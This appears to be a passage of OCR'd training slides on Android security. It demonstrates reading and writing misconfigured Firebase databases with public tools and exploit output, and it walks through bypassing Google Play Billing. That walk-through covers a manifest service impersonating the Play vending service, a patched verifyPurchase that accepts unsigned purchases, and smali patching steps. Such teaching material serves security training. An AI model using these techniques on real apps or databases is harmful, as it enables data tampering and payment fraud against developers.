
Module 3: Android Vulnerabilities


- Exploiting Local Storage
- Exploiting Android Components
- Exploiting Weak Cryptography
- Exploiting Side Channel Data Leakage
- Root Detection and Bypass
- Exploiting Network Communication and Cert Pinning
- Exploiting Firebase Databases
- Attacking Google Play Billing

Firebase Database Background

- The Firebase Realtime Database is a cloud-hosted database.
- Data is stored as JSON.
- Supports Android and iOS.
- Supports Security Rules
  - Rules cascade
    - R/W rules on the node grants rule to all child nodes
    - Auth !=null rules are very common



Firebase Database Background



https://dns-try1.firebaseio.com/

https://dns-try1.firebaseio.com/userbranch.json

https://dns-try1.firebaseio.com/userbranch2.json

https://dns-try1.firebaseio.com/.json

Manual Exploitation
The “READ”


- Extract the APK File
- Run **`apktool d <apk-file>`**
- Search:
  - grep -air "firebaseio.com"
  - res/values/strings.xml

```
➜  InjuredAndroid-1.0.12-release grep -air "firebaseio.com"

./res/values/strings.xml:    <string name="firebase_database_url">https://injuredandroid.firebaseio.com</string>
➜  InjuredAndroid-1.0.12-release
```

Automated Exploitation The “READ”

- FireBaseScanner - https://github.com/shivsahni/FireBaseScanner

- `python2 FirebaseMisconfig.py --path InjuredAndroid.apk`



The “READ”

- Syntax: https://<firebase-instance>.firebaseio.com/
- So —> https://injuredandroid.firebaseio.com/
- https://injuredandroid.firebaseio.com/.json

The “READ”

- https://injuredandroid.firebaseio.com/flags.json

FlagNineFirebaseActivity

```
88                  FlagNineFirebaseActivity.this.G();
89                  return;
90              }
91              Toast.makeText(FlagNineFirebaseActivity.this, "Try again! :D"
92          }
93      }
94
95      public FlagNineFirebaseActivity() {
96          byte[] decode = Base64.decode("ZmxhZ3Mv", 0);
97          this.y = decode;
98          g.d(decode, "decodedDirectory");
99          Charset charset = StandardCharsets.UTF_8;
.00         g.d(charset, "StandardCharsets.UTF_8");
.01         this.z = new String(decode, charset);
.02         f b2 = f.b();
.03         g.d(b2, "FirebaseDatabase.getInstance()");
.04         d d2 = b2.d();
.05         g.d(d2, "FirebaseDatabase.getInstance().reference");
.06         this.A = d2;
.07         d h = d2.h(this.z);
.08         g.d(h, "database.child(refDirectory)");
.09         this.B = h;
```

```
➜  ~ echo -n "ZmxhZ3Mv" | base64 -d
flags/%
➜  ~
```

injuredandroid.firebaseio.com

```
"[nine!_flag]"
```

Firebase Exploitation
The “Write” Check

- firebaseWritableCheck - https://github.com/rsenet/firebaseWritableCheck
- `python3 firebaseWritableCheck.py --url https://injuredandroid.firebaseio.com/flags.json`

```
➜  firebaseWritableCheck git:(main) python3 firebaseWritableCheck.py --url https
://injuredandroid.firebaseio.com/flags.json
Not vulnerable
➜  firebaseWritableCheck git:(main)
```


- NOTE: Tool automatically exploits the write access and creates a test file in the specified location

```
➜  firebaseWritableCheck git:(main) python3 firebaseWritableCheck.py --url https://dns-try1.firebaseio
.com/userbranch3.json
>> https://dns-try1.firebaseio.com/userbranch3.json has been created (write permission is allowed)
>> https://dns-try1.firebaseio.com/userbranch3.json is readable (read permission is allowed)
{"Company":"BSSI","Exploitation":"Successfull"}
➜  firebaseWritableCheck git:(main)
```

Firebase Exploitation
The “Write” Check - Easier

- Fireprint - https://github.com/sahad-mk/Fireprint


- `python3 fireprint.py -a InjuredAndroid.apk`



Firebase Exploitation The Manual “Write”

- Insecure-Firebase-Exploit - https://github.com/dineshshetty/Insecure-Firebase-Exploit

```
[➜  dnstools python3 Firebase_Exploit.py

<=============================================================================================================>
||                                "Firebase Database Permissions Exploit                                       ||
||  Usage    : Provide target DB name, filename to be create, information to write                             ||
||  Blog     : Read Full Blog about                                                                           ||
||  Url      : https://blog.securitybreached.org/2020/02/04/exploiting-insecure-firebase-database-bugbounty   ||
||  Info     : This is A simple Python Exploit to Write Data to Insecure/vulnerable firebase databases!       ||
||             Commonly found inside Mobile Apps.                                                            ||
||             If the owner of the app have set the security rules as true for both "read" & "write"         ||
||             an attacker can probably dump database and write his own data to firebase database.           ||
<=============================================================================================================>

[>] Input Data for exploit

[+] Enter firebase Database Name : dns-try1
[+] Enter filename     : userbranch2
[+] Enter name         : user22
[+] Enter email        : user22@lol.com
[+] Enter Website      : http://user22.com
[+] Enter A Message    : This is user22.
<<=====================================================================>>
[*] Exploited

File Created: https://dns-try1.firebaseio.com/userbranch2.json

<<=====================================================================>>
If you get a response 'Permission Denied' with 'Successfully
Exploited' This shows Exploit is written but can't be read.
Verify by visiting the URL

[>] Response

{"Exploit":"Successfull","email":"user22@lol.com","message":"This is user22.","name":"user22","website":"http://user22.com"}
<<=====================================================================>>
[>>] Successfully Exploited
```



Shetty

Firebase Exploitation
The Fix


- Good Read - https://firebase.google.com/docs/rules/insecure-rules

Module 3: Android Vulnerabilities

- Exploiting Local Storage
- Exploiting Android Components
- Exploiting Weak Cryptography
- Exploiting Side Channel Data Leakage
- Root Detection and Bypass
- Exploiting Network Communication and Cert Pinning
- Exploiting Firebase Databases
- Attacking Google Play Billing

Attacking Google Play Billing


- https://developer.android.com/google/play/billing
- Google Play's billing system is a service that enables you to sell digital products and content in your Android app.
- You can use Google Play's billing system to sell the following types of digital content:
  - One-time products
    - Consumable - eg: in-app content, such as in-game currency.
    - Non Consumable - eg: premium upgrades and level packs.
  - Subscriptions
- Payment processing handled by Google Play library billing service (com.android.vending)



https://qonversion.io/blog/a-complete-guide-to-google-play-in-app-purchases-and-subscriptions-implementation/

Attacking Google Play Billing

- https://github.com/android/play-billing-samples/tree/master



Google Play Billing Samples

Sample applications for Google Play Billing. To build each sample, see the README instructions in the project directory.

- Trivial Drive Java - Purchase items/subscriptions in your Android app (serverless).
- Trivial Drive Kotlin - Purchase items/subscriptions in your Android app (serverless).
- Classy Taxi Kotlin App - Purchase subscriptions in your Android app and manage subscriptions on your server.
- Classy Taxi Java App - Purchase subscriptions in your Android app and manage subscriptions on your server.
- Classy Taxi Server - Manage subscriptions on your server.

https://github.com/android/play-billing-samples/blob/master/TrivialDriveJava/app/src/main/java/com/sample/android/trivialdrivesample/billing/Security.java

Security?

```
/**
 * Verifies that the data was signed with the given signature
 *
 * @param signedData the signed JSON string (signed, not encrypted)
 * @param signature  the signature for the data, signed with the private key
 */
static public boolean verifyPurchase(String signedData, String signature) {
    if ((TextUtils.isEmpty(signedData) || TextUtils.isEmpty(BASE_64_ENCODED_PUBLIC_KEY)
            || TextUtils.isEmpty(signature))
    ) {
        Log.w(TAG, "Purchase verification failed: missing data.");
        return false;
    }
    try {
        PublicKey key = generatePublicKey(BASE_64_ENCODED_PUBLIC_KEY);
        return verify(key, signedData, signature);
    } catch (IOException e) {
        Log.e(TAG, "Error generating PublicKey from encoded key: " + e.getMessage());
        return false;
    }
}
```

```
/**
 * Verifies that the signature from the server matches the computed signature on the data.
 * Returns true if the data is correctly signed.
 *
 * @param publicKey  public key associated with the developer account
 * @param signedData signed data from server
 * @param signature  server signature
 * @return true if the data and signature match
 */
static private Boolean verify(PublicKey publicKey, String signedData, String signature) {
    byte[] signatureBytes;
    try {
        signatureBytes = Base64.decode(signature, Base64.DEFAULT);
    } catch (IllegalArgumentException e) {
        Log.w(TAG, "Base64 decoding failed.");
        return false;
    }
    try {
        Signature signatureAlgorithm = Signature.getInstance(SIGNATURE_ALGORITHM);
        signatureAlgorithm.initVerify(publicKey);
        signatureAlgorithm.update(signedData.getBytes());
        if (!signatureAlgorithm.verify(signatureBytes)) {
            Log.w(TAG, "Signature verification failed...");
            return false;
        }
        return true;
    } catch (NoSuchAlgorithmException e) {
        // "RSA" is guaranteed to be available.
        throw new RuntimeException(e);
    } catch (InvalidKeyException e) {
        Log.e(TAG, "Invalid key specification.");
    } catch (SignatureException e) {
        Log.e(TAG, "Signature exception.");
    }
    return false;
}
```

Attacking Google Play Billing
The “Attack”

- Set up an intent filter with high priority so that we can inpersonate the Google Play vending service (com.android.vending)

```
<service
    android:name="org.billinghack.BillingService"
    android:enabled="true"
    android:exported="true"
    android:process=":billing" >
    <intent-filter android:priority="2147483647" >
        <action android:name="com.android.vending.billing.InAppBillingService.BIND" />
    </intent-filter>
</service>
```

Attacking Google Play Billing
The “Attack”

- Ensure that the signature verification (verifyPurchase) returns “true”

```
/**
 * Verifies that the data was signed with the given signature, and returns
 * the verified purchase. The data is in JSON format and signed
 * with a private key. The data also contains the {@link PurchaseState}
 * and product ID of the purchase.
 * @param base64PublicKey the base64-encoded public key to use for verifying.
 * @param signedData the signed JSON string (signed, not encrypted)
 * @param signature the signature for the data, signed with the private key
 */
public static boolean verifyPurchase(String base64PublicKey, String signedData, String signature) {
    if (signedData == null) {
        Log.e(TAG, msg: "data is null");
        return false;
    }

    boolean verified = false;
    if (!TextUtils.isEmpty(signature)) {
        PublicKey key = Security.generatePublicKey(base64PublicKey);
        verified = Security.verify(key, signedData, signature);
        if (!verified) {
            Log.w(TAG, msg: "signature does not match data.");
            return false;
        }
    }
    return true;
}
```

Attacking Google Play Billing
THE PROCESS

- Step 1 : Install Billing Hack
- Step 2 : Decompile the target application using apktool
- Step 3 : Patch the smali code in the target app to replace the target service package name (com.android.vending —> org.billinghack)
- Step 4 : Patch the smali code in the target app to replace the signature validation
- Step 5 : Recompile the modified application using apktool + Resign + Install
- Step 6 : Launch the Billing Hack app
- Step 7 : Run the buy module in the modified application

Exploiting Trivial Drive
Step 1 : Install Billing Hack

